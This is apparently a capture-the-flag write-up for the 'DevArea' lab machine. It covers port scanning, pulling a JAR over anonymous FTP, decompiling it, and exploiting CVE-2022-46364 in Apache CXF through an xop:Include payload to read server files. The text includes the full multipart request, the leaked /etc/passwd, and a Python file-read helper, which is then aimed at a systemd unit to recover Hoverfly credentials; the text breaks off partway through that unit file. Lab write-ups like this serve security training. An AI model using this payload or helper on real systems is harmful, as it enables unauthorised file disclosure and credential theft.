











1 RECON
1.1 Port Scan
rustscan -a $targetIp --ulimit 1000 -r 1-65535 -- -A -sC -PnResult:
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 ftp      ftp          4096 Sep 22  2025 pub
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.13.68
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
22/tcp   open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 83:13:6b:a1:9b:28:fd:bd:5d:2b:ee:03:be:9c:8d:82 (ECDSA)
|_  256 0a:86:fa:65:d1:20:b4:3a:57:13:d1:1a:c2:de:52:78 (ED25519)
80/tcp   open  http    Apache httpd 2.4.58
|_http-title: Did not follow redirect to http://devarea.htb/
|_http-server-header: Apache/2.4.58 (Ubuntu)
8080/tcp open  http    Jetty 9.4.27.v20200227
|_http-title: Error 404 Not Found
|_http-server-header: Jetty(9.4.27.v20200227)
8500/tcp open  http    Golang net/http server
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 500 Internal Server Error
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Date: Sun, 29 Mar 2026 03:02:45 GMT
|     Content-Length: 64
|     This is a proxy server. Does not respond to non-proxy requests.
|   GenericLines, Help, LPDString, RTSPRequest, SIPOptions, SSLSessionReq, Socks5:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 500 Internal Server Error
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Date: Sun, 29 Mar 2026 03:02:17 GMT
|     Content-Length: 64
|     This is a proxy server. Does not respond to non-proxy requests.
|   HTTPOptions:
|     HTTP/1.0 500 Internal Server Error
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Date: Sun, 29 Mar 2026 03:02:19 GMT
|     Content-Length: 64
|_    This is a proxy server. Does not respond to non-proxy requests.
8888/tcp open  http    Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: Hoverfly DashboardThe scan exposed four main leads:
- anonymous FTP on
21 - a vhost on
80(devarea.htb) - a Jetty-backed service on
8080 - a Hoverfly dashboard on
8888with a proxy listener on8500.
1.1.1 Port 80: Web
The front-end web application was just a decorative static page:

1.1.2 Port 21: FTP
Anonymous FTP login allowed:
ftp [email protected]Pull all:
$ ftp [email protected]
Connected to devarea.htb.
220 (vsFTPd 3.0.5)
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    3 ftp      ftp          4096 Sep 22  2025 .
drwxr-xr-x    3 ftp      ftp          4096 Sep 22  2025 ..
drwxr-xr-x    2 ftp      ftp          4096 Sep 22  2025 pub
226 Directory send OK.
ftp> cd pub
250 Directory successfully changed.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Sep 22  2025 .
drwxr-xr-x    3 ftp      ftp          4096 Sep 22  2025 ..
-rw-r--r--    1 ftp      ftp       6445030 Sep 22  2025 employee-service.jar
226 Directory send OK.
ftp> get employee-service.jar
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for employee-service.jar (6445030 bytes).
226 Transfer complete.
6445030 bytes received in 748.8359 seconds (8.4050 kbytes/s)
ftp> bye
221 Goodbye.
$ file employee-service.jar
employee-service.jar: Java archive data (JAR) Java archive data (JAR)
That gave us a JAR to reverse.
1.1.3 Port 8080: Jetty
Browsing to :8080 returned a default Jetty 404 Not Found page, which confirmed the port was serving a Java web application but not exposing content at the root path.
1.1.4 Port 8888: Hoverfly
8888 was identifiable as Hoverfly from the dashboard, and the paired 8500 service behaved like a proxy in the scan:

Credentials are required for access.
At that stage, Hoverfly was still locked down, so the better move was to park it for later and work the weaker boundary first: the exposed FTP artifact and the custom Jetty service on 8080.
2 USER
2.1 Java Reversing
Decompiling the downloaded employee-service.jar in JADX revealed a very simple Java web application:

Quick code review from the decompiled classes:
factory.setAddress("http://0.0.0.0:8080/employeeservice");
System.out.println("WSDL available at http://localhost:8080/employeeservice?wsdl");This confirmed the real endpoint was /employeeservice, not /.
The service exposed a single SOAP operation, submitReport:
public interface EmployeeService {
    String submitReport(Report report);
}And the request body had four user-controlled fields inside a Report object:
private String employeeName;
private String department;
private String content;
private boolean confidential;The application reflected submitted fields back in the response, which made the SOAP method easy to test:
return greeting + ". Department: " + report.getDepartment() + ". Content: " + report.getContent();2.2 Employee Service
After reversing the JAR, the next probe was:
http://devarea.htb:8080/employeeservice
http://devarea.htb:8080/employeeservice?wsdl2.2.1 SOAP
SOAP is an XML-based web service protocol, so this application does not expect normal JSON or form requests.

Instead, clients send XML inside a SOAP envelope to call a defined method on the service.
2.2.2 WSDL
WSDL stands for Web Services Description Language, which is the contract file describing the available operation, parameter structure, and XML schema.
Simply request the endpoint which holds the contract:
curl http://devarea.htb:8080/employeeservice?wsdlContract needed for the SOAP interaction:
<?xml version='1.0' encoding='UTF-8'?><wsdl:definitions xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:wsdl="http://schemas.xmlsoap.org/wsdl/" xmlns:tns="http://devarea.htb/" xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/" xmlns:ns1="http://schemas.xmlsoap.org/soap/http" name="EmployeeServiceService" targetNamespace="http://devarea.htb/">
  <wsdl:types>
<xs:schema xmlns:xs="http://www.w3.org/2001/XMLSchema" xmlns:tns="http://devarea.htb/" elementFormDefault="unqualified" targetNamespace="http://devarea.htb/" version="1.0">

  <xs:element name="submitReport" type="tns:submitReport"/>

  <xs:element name="submitReportResponse" type="tns:submitReportResponse"/>

  <xs:complexType name="submitReport">
    <xs:sequence>
      <xs:element minOccurs="0" name="arg0" type="tns:report"/>
    </xs:sequence>
  </xs:complexType>

  <xs:complexType name="report">
    <xs:sequence>
      <xs:element name="confidential" type="xs:boolean"/>
      <xs:element minOccurs="0" name="content" type="xs:string"/>
      <xs:element minOccurs="0" name="department" type="xs:string"/>
      <xs:element minOccurs="0" name="employeeName" type="xs:string"/>
    </xs:sequence>
  </xs:complexType>

  <xs:complexType name="submitReportResponse">
    <xs:sequence>
      <xs:element minOccurs="0" name="return" type="xs:string"/>
    </xs:sequence>
  </xs:complexType>

</xs:schema>
  </wsdl:types>
  <wsdl:message name="submitReport">
    <wsdl:part element="tns:submitReport" name="parameters">
    </wsdl:part>
  </wsdl:message>
  <wsdl:message name="submitReportResponse">
    <wsdl:part element="tns:submitReportResponse" name="parameters">
    </wsdl:part>
  </wsdl:message>
  <wsdl:portType name="EmployeeService">
    <wsdl:operation name="submitReport">
      <wsdl:input message="tns:submitReport" name="submitReport">
    </wsdl:input>
      <wsdl:output message="tns:submitReportResponse" name="submitReportResponse">
    </wsdl:output>
    </wsdl:operation>
  </wsdl:portType>
  <wsdl:binding name="EmployeeServiceServiceSoapBinding" type="tns:EmployeeService">
    <soap:binding style="document" transport="http://schemas.xmlsoap.org/soap/http"/>
    <wsdl:operation name="submitReport">
      <soap:operation soapAction="" style="document"/>
      <wsdl:input name="submitReport">
        <soap:body use="literal"/>
      </wsdl:input>
      <wsdl:output name="submitReportResponse">
        <soap:body use="literal"/>
      </wsdl:output>
    </wsdl:operation>
  </wsdl:binding>
  <wsdl:service name="EmployeeServiceService">
    <wsdl:port binding="tns:EmployeeServiceServiceSoapBinding" name="EmployeeServicePort">
      <soap:address location="http://devarea.htb:8080/employeeservice"/>
    </wsdl:port>
  </wsdl:service>
</wsdl:definitions>2.2.3 submitReport
The contract gave us everything needed for a valid request: the SOAP action was submitReport, the service path was /employeeservice, and the body had to wrap a report object inside arg0.
The important fields were:
<arg0>
  <confidential>false</confidential>
  <content>...</content>
  <department>...</department>
  <employeeName>...</employeeName>
</arg0>The next step was to send a minimal SOAP request and see how the service reflected user input:
curl -s http://devarea.htb:8080/employeeservice \
  -H 'Content-Type: text/xml; charset=utf-8' \
  -d @- <<'EOF'
<?xml version="1.0" encoding="UTF-8"?>
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:dev="http://devarea.htb/">
  <soapenv:Header/>
  <soapenv:Body>
    <dev:submitReport>
      <arg0>
        <confidential>false</confidential>
        <content>hello</content>
        <department>IT</department>
        <employeeName>test</employeeName>
      </arg0>
    </dev:submitReport>
  </soapenv:Body>
</soapenv:Envelope>
EOFResponse from the service:
<?xml version="1.0" encoding="UTF-8"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
   <soap:Body>
      <ns2:submitReportResponse xmlns:ns2="http://devarea.htb/">
         <return>Report received from test. Department: IT. Content: hello</return>
      </ns2:submitReportResponse>
   </soap:Body>
</soap:Envelope>That proved submitReport worked and reflected controlled input.
2.3 Apache CXF Framework
From the Java RE, we saw:
import org.apache.cxf.jaxws.JaxWsServerFactoryBean;Apache CXF is the framework handling the SOAP service, so the next question was which CXF build had been shipped inside the JAR.
The library version can be confirmed from the embedded Maven metadata:
META-INF/maven/org.apache.cxf/cxf-core/pom.properties
META-INF/maven/org.apache.cxf/cxf-rt-frontend-jaxws/pom.propertiesBoth files showed the same bundled Apache CXF version:
version=3.2.14That version fell straight into NVD - cve-2022-46364.
2.3.1 CVE-2022-46364
CVE-2022-46364 is an Apache CXF XOP/MTOM parsing issue that can be abused when a SOAP service accepts user-controlled parameters and processes xop:Include content.
That matched this target well: the endpoint was CXF-backed, submitReport accepted a user-controlled Report object, and the application already reflected submitted fields back in the response.
2.3.1.1 MTOM/XOP PoC
MTOM is a SOAP mechanism for transmitting binary or external content efficiently, while XOP is the XML format that references content through <xop:Include ...>.
So instead of placing plain text directly inside a normal SOAP field, the next test was to place an xop:Include reference inside one of the user-controlled fields and observe whether Apache CXF resolved it.
The SOAP body used to leak /etc/passwd:
<?xml version="1.0" encoding="UTF-8"?>
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:dev="http://devarea.htb/">
  <soapenv:Header/>
  <soapenv:Body>
    <dev:submitReport>
      <arg0>
        <confidential>false</confidential>
        <content>hello</content>
        <department>IT</department>
        <employeeName><xop:Include xmlns:xop="http://www.w3.org/2004/08/xop/include" href="file:///etc/passwd"/></employeeName>
      </arg0>
    </dev:submitReport>
  </soapenv:Body>
</soapenv:Envelope>Wrap the XML as the root MIME part in poc.req:
------devarea
Content-Type: application/xop+xml; charset=UTF-8; type="text/xml"
Content-Transfer-Encoding: 8bit
Content-ID: <root@devarea>
<?xml version="1.0" encoding="UTF-8"?>
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:dev="http://devarea.htb/">
  <soapenv:Header/>
  <soapenv:Body>
    <dev:submitReport>
      <arg0>
        <confidential>false</confidential>
        <content>hello</content>
        <department>IT</department>
        <employeeName><xop:Include xmlns:xop="http://www.w3.org/2004/08/xop/include" href="file:///etc/passwd"/></employeeName>
      </arg0>
    </dev:submitReport>
  </soapenv:Body>
</soapenv:Envelope>
------devarea--Send the multipart request as-is:
curl -s -X POST http://devarea.htb:8080/employeeservice \
  -H 'Content-Type: multipart/related; type="application/xop+xml"; start="<root@devarea>"; start-info="text/xml"; boundary="----devarea"' \
--data-binary @poc.reqThe MIME parameters mattered here:
multipart/relatedtells the server the request is a MIME message with related parts, which is required for MTOM/XOP parsing.type="application/xop+xml"marks the root part as XOP XML rather than a normal standalone SOAP document.start="<root@devarea>"identifies which MIME part is the root SOAP document. It must match theContent-IDused by the root part in the multipart body.start-info="text/xml"tells CXF that the root XOP part contains a SOAP XML document.
Fire the PoC:
$ curl -s -X POST http://devarea.htb:8080/employeeservice \
  -H 'Content-Type: multipart/related; type="application/xop+xml"; start="<root@devarea>"; start-info="text/xml"; boundary="----devarea"' \
  --data-binary @poc.req
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"><soap:Body><ns2:submitReportResponse xmlns:ns2="http://devarea.htb/"><return>Report received from cm9vdDp4OjA6MDpyb290
Oi9yb290Oi9iaW4vYmFzaApkYWVtb246eDoxOjE6ZGFlbW9uOi91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW46eDoyOjI6YmluOi9iaW46L3Vzci9zYmluL25vbG9naW4Kc3lzOng6MzozOnN5czovZGV2Oi91c3Ivc2Jpbi9ub2xvZ2luCnN5
bmM6eDo0OjY1NTM0OnN5bmM6L2JpbjovYmluL3N5bmMKZ2FtZXM6eDo1OjYwOmdhbWVzOi91c3IvZ2FtZXM6L3Vzci9zYmluL25vbG9naW4KbWFuOng6NjoxMjptYW46L3Zhci9jYWNoZS9tYW46L3Vzci9zYmluL25vbG9naW4KbHA6eDo3Ojc6bHA6
L3Zhci9zcG9vbC9scGQ6L3Vzci9zYmluL25vbG9naW4KbWFpbDp4Ojg6ODptYWlsOi92YXIvbWFpbDovdXNyL3NiaW4vbm9sb2dpbgpuZXdzOng6OTo5Om5ld3M6L3Zhci9zcG9vbC9uZXdzOi91c3Ivc2Jpbi9ub2xvZ2luCnV1Y3A6eDoxMDoxMDp1
dWNwOi92YXIvc3Bvb2wvdXVjcDovdXNyL3NiaW4vbm9sb2dpbgpwcm94eTp4OjEzOjEzOnByb3h5Oi9iaW46L3Vzci9zYmluL25vbG9naW4Kd3d3LWRhdGE6eDozMzozMzp3d3ctZGF0YTovdmFyL3d3dzovdXNyL3NiaW4vbm9sb2dpbgpiYWNrdXA6
eDozNDozNDpiYWNrdXA6L3Zhci9iYWNrdXBzOi91c3Ivc2Jpbi9ub2xvZ2luCmxpc3Q6eDozODozODpNYWlsaW5nIExpc3QgTWFuYWdlcjovdmFyL2xpc3Q6L3Vzci9zYmluL25vbG9naW4KaXJjOng6Mzk6Mzk6aXJjZDovcnVuL2lyY2Q6L3Vzci9z
YmluL25vbG9naW4KX2FwdDp4OjQyOjY1NTM0Ojovbm9uZXhpc3RlbnQ6L3Vzci9zYmluL25vbG9naW4Kbm9ib2R5Ong6NjU1MzQ6NjU1MzQ6bm9ib2R5Oi9ub25leGlzdGVudDovdXNyL3NiaW4vbm9sb2dpbgpzeXN0ZW1kLW5ldHdvcms6eDo5OTg6
OTk4OnN5c3RlbWQgTmV0d29yayBNYW5hZ2VtZW50Oi86L3Vzci9zYmluL25vbG9naW4Kc3lzdGVtZC10aW1lc3luYzp4Ojk5Nzo5OTc6c3lzdGVtZCBUaW1lIFN5bmNocm9uaXphdGlvbjovOi91c3Ivc2Jpbi9ub2xvZ2luCm1lc3NhZ2VidXM6eDox
MDE6MTAyOjovbm9uZXhpc3RlbnQ6L3Vzci9zYmluL25vbG9naW4Kc3lzdGVtZC1yZXNvbHZlOng6OTkyOjk5MjpzeXN0ZW1kIFJlc29sdmVyOi86L3Vzci9zYmluL25vbG9naW4KcG9sbGluYXRlOng6MTAyOjE6Oi92YXIvY2FjaGUvcG9sbGluYXRl
Oi9iaW4vZmFsc2UKcG9sa2l0ZDp4Ojk5MTo5OTE6VXNlciBmb3IgcG9sa2l0ZDovOi91c3Ivc2Jpbi9ub2xvZ2luCnN5c2xvZzp4OjEwMzoxMDQ6Oi9ub25leGlzdGVudDovdXNyL3NiaW4vbm9sb2dpbgp1dWlkZDp4OjEwNDoxMDU6Oi9ydW4vdXVp
ZGQ6L3Vzci9zYmluL25vbG9naW4KdGNwZHVtcDp4OjEwNToxMDc6Oi9ub25leGlzdGVudDovdXNyL3NiaW4vbm9sb2dpbgp0c3M6eDoxMDY6MTA4OlRQTSBzb2Z0d2FyZSBzdGFjaywsLDovdmFyL2xpYi90cG06L2Jpbi9mYWxzZQpsYW5kc2NhcGU6
eDoxMDc6MTA5OjovdmFyL2xpYi9sYW5kc2NhcGU6L3Vzci9zYmluL25vbG9naW4KZnd1cGQtcmVmcmVzaDp4Ojk4OTo5ODk6RmlybXdhcmUgdXBkYXRlIGRhZW1vbjovdmFyL2xpYi9md3VwZDovdXNyL3NiaW4vbm9sb2dpbgp1c2JtdXg6eDoxMDg6
NDY6dXNibXV4IGRhZW1vbiwsLDovdmFyL2xpYi91c2JtdXg6L3Vzci9zYmluL25vbG9naW4Kc3NoZDp4OjEwOTo2NTUzNDo6L3J1bi9zc2hkOi91c3Ivc2Jpbi9ub2xvZ2luCmRldl9yeWFuOng6MTAwMToxMDAxOjovaG9tZS9kZXZfcnlhbjovYmlu
L2Jhc2gKZnRwOng6MTEwOjExMTpmdHAgZGFlbW9uLCwsOi9zcnYvZnRwOi91c3Ivc2Jpbi9ub2xvZ2luCnN5c3dhdGNoOng6OTg0Ojk4NDo6L29wdC9zeXN3YXRjaDovdXNyL3NiaW4vbm9sb2dpbgpwb3N0Zml4Ong6MTExOjExMjo6L3Zhci9zcG9v
bC9wb3N0Zml4Oi91c3Ivc2Jpbi9ub2xvZ2luCl9sYXVyZWw6eDo5OTk6OTg3OjovdmFyL2xvZy9sYXVyZWw6L2Jpbi9mYWxzZQpkaGNwY2Q6eDoxMDA6NjU1MzQ6REhDUCBDbGllbnQgRGFlbW9uLCwsOi91c3IvbGliL2RoY3BjZDovYmluL2ZhbHNl
Cg==. Department: IT. Content: hello</return></ns2:submitReportResponse></soap:Body></soap:Envelope>%
The file content came back base64-encoded inside employeeName, which means xop:Include was dereferenced successfully.
$ echo -n 'cm9vdDp4OjA6MDpyb290Oi9yb290Oi9i...L2ZhbHNlCg==' \
| base64 -d
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:101:102::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:992:992:systemd Resolver:/:/usr/sbin/nologin
pollinate:x:102:1::/var/cache/pollinate:/bin/false
polkitd:x:991:991:User for polkitd:/:/usr/sbin/nologin
syslog:x:103:104::/nonexistent:/usr/sbin/nologin
uuidd:x:104:105::/run/uuidd:/usr/sbin/nologin
tcpdump:x:105:107::/nonexistent:/usr/sbin/nologin
tss:x:106:108:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:107:109::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:989:989:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin
usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
dev_ryan:x:1001:1001::/home/dev_ryan:/bin/bash
ftp:x:110:111:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
syswatch:x:984:984::/opt/syswatch:/usr/sbin/nologin
postfix:x:111:112::/var/spool/postfix:/usr/sbin/nologin
_laurel:x:999:987::/var/log/laurel:/bin/false
dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
The file leaked cleanly and confirmed both the target user dev_ryan and the service account syswatch.
2.3.1.2 XXE Helper
This was not a classic DOCTYPE-based XXE, but it gave the same outcome: attacker-controlled XML caused the server-side parser to dereference a local resource and return its content.
In practice, this gave us an XXE-style file-read primitive over CXF XOP/MTOM, so a small helper made repeated reads easier:
#!/usr/bin/env python3
import base64
import re
import sys
from pathlib import Path

import requests

TARGET = "http://devarea.htb:8080/employeeservice"
BOUNDARY = "----devarea"


def build_body(uri: str) -> str:
    xml = f"""<?xml version="1.0" encoding="UTF-8"?>
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:dev="http://devarea.htb/">
  <soapenv:Header/>
  <soapenv:Body>
    <dev:submitReport>
      <arg0>
        <confidential>false</confidential>
        <content>hello</content>
        <department>IT</department>
        <employeeName><xop:Include xmlns:xop="http://www.w3.org/2004/08/xop/include" href="{uri}"/></employeeName>
      </arg0>
    </dev:submitReport>
  </soapenv:Body>
</soapenv:Envelope>"""
    return (
        f"--{BOUNDARY}\r\n"
        'Content-Type: application/xop+xml; charset=UTF-8; type="text/xml"\r\n'
        "Content-Transfer-Encoding: 8bit\r\n"
        "Content-ID: <root@devarea>\r\n\r\n"
        f"{xml}\r\n"
        f"--{BOUNDARY}--\r\n"
    )


def main() -> int:
    if len(sys.argv) != 2:
        print(f"Usage: {Path(sys.argv[0]).name} <file://path>")
        print("Example:")
        print(f"  {Path(sys.argv[0]).name} file:///etc/passwd")
        print(f"  {Path(sys.argv[0]).name} /etc/hosts")
        return 1

    uri = sys.argv[1]
    if "://" not in uri:
        uri = "file:///" + uri.lstrip("/")

    body = build_body(uri)
    headers = {
        "Content-Type": f'multipart/related; type="application/xop+xml"; start="<root@devarea>"; start-info="text/xml"; boundary="{BOUNDARY}"'
    }

    response = requests.post(TARGET, data=body.encode(), headers=headers, timeout=10)
    match = re.search(r"Report received from ([^.]+)\. Department:", response.text)

    if not match:
        print(response.text)
        return 1

    data = match.group(1)
    try:
        print(base64.b64decode(data).decode())
    except Exception:
        print(data)
    return 0


if __name__ == "__main__":
raise SystemExit(main())Test:
$ python xxe.py /etc/hosts
127.0.0.1 localhost
127.0.1.1 devarea
127.0.0.1   devarea.htb

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

$ python xxe.py /home/dev_ryan/user.txt
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"><soap:Body><ns2:submitReportResponse xmlns:ns2="http://devarea.htb/"><return>Report received from . Department: IT. Co
ntent: hello</return></ns2:submitReportResponse></soap:Body></soap:Envelope>
Though access to dev_ryan was not granted.
2.4 Hoverfly
2.4.1 Hoverfly CLI Auth
Hoverfly is an API simulation tool that runs as a proxy and exposes an admin UI/API, which explains the 8888 dashboard and the proxy behavior on 8500.
It supports local user authentication, and its CLI can create users with -add -username <user> -password <pass>.
Docs show Hoverfly authentication is enabled at startup and credentials can be supplied via CLI flags:
hoverctl start --auth
hoverctl start --auth --username <user> --password <pass>2.4.2 Systemd Startup Leakage
Since auth is configured at startup, the most direct way to recover the credentials was to read the systemd unit and inspect its ExecStart line.
The first target was:
/etc/systemd/system/hoverfly.serviceThis file was a high‑value read because it typically contains the full hoverfly command line and any hardcoded -add -username -password values.
With our previous xxe.py, we can leak the config file:
Description=HoverFly service
After=network.target

[Service]
User=dev_ryan
Group=dev_ryan
WorkingDirectory=/opt/HoverFly
